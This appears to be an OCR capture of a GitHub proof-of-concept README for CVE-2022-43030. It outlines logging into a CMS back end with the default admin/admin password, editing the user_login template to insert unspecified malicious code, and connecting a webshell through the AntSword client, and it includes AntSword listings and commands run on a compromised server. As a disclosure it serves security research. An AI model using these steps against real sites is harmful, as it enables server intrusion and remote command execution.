
cai-niao98 Update README.md History

1 contributor


15 lines (11 sloc) | 897 Bytes

CVE-2022-43030


1、Log in to the website background with the default weak password (admin/admin)



2、Click System Management ->Template Management





3、Edit user_ Login file, writing malicious code



4、connect webshell


数据管理 (1)
分类目录 (1)
添加
默认分类
编辑数据 (http
保存
清空
测试连接
基础配置
URL地址 *
连接密码 *
333
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
成功
连接成功!


AntSword
编辑
目录列表 (4)
/
www
Data
static
template
uploads
文件列表 (10)
新建
上层
刷新
主目录
书签
/www/wwwroot/101.35.54.13790/public/
读取
名称
日期
大小
属性
Data 2022-05-26 14:29:10 4 Kb 0755
static 2022-05-26 14:29:10 4 Kb 0755
template 2022-05-26 14:29:10 4 Kb 0755
uploads 2022-07-06 16:10:35 4 Kb 0755
.htaccess 2022-05-26 14:29:10 220 b 0755
.user.ini 2022-07-06 15:02:57 48 b 0644
favicon.ico 2022-05-26 14:29:10 4.19 Kb 0755
index.php 2022-05-26 14:29:10 969 b 0755
robots.txt 2022-05-26 14:29:10 24 b 0755
router.php 2022-05-26 14:29:10 736 b 0755


中国蚁剑
AntSword
(*) 基础信息
当前路径: /www/wwwroot/101.35.54.13790/public
磁盘列表: /
系统信息: Linux VM-16-3-centos 4.18.0-348.7.1.el8_5.x86_64 #1 SMP Wed Dec 22 13:25:12 UTC 2021 x86_64
当前用户: www
(*) 输入 ashelp 查看本
(www:/www/wwwroot/101.35.54.13790/public) $ cd /www/wwwroot/101.35.54.13790/public/
(www:/www/wwwroot/101.35.54.13790/public) $ whoami
www
(www:/www/wwwroot/101.35.54.13790/public) $ ls -al
total 52
drwxr-xr-x 6 www www 4096 Jul 6 15:03 .
drwxr-xr-x 11 www www 4096 Oct 3 16:58 ..
-rwxr-xr-x 1 www www   220 May 26 14:29 .htaccess
-rw-r--r-- 1 root root   48 Jul 6 15:02 .user.ini
drwxr-xr-x 2 www www 4096 May 26 14:29 Data
-rwxr-xr-x 1 www www 4286 May 26 14:29 favicon.ico
-rwxr-xr-x 1 www www   969 May 26 14:29 index.php
-rwxr-xr-x 1 www www   24 May 26 14:29 robots.txt
-rwxr-xr-x 1 www www   736 May 26 14:29 router.php
drwxr-xr-x 5 www www 4096 May 26 14:29 static
drwxr-xr-x 3 www www 4096 May 26 14:29 template
drwxr-xr-x 7 www www 4096 Jul 6 16:10 uploads
(www:/www/wwwroot/101.35.54.13790/public) $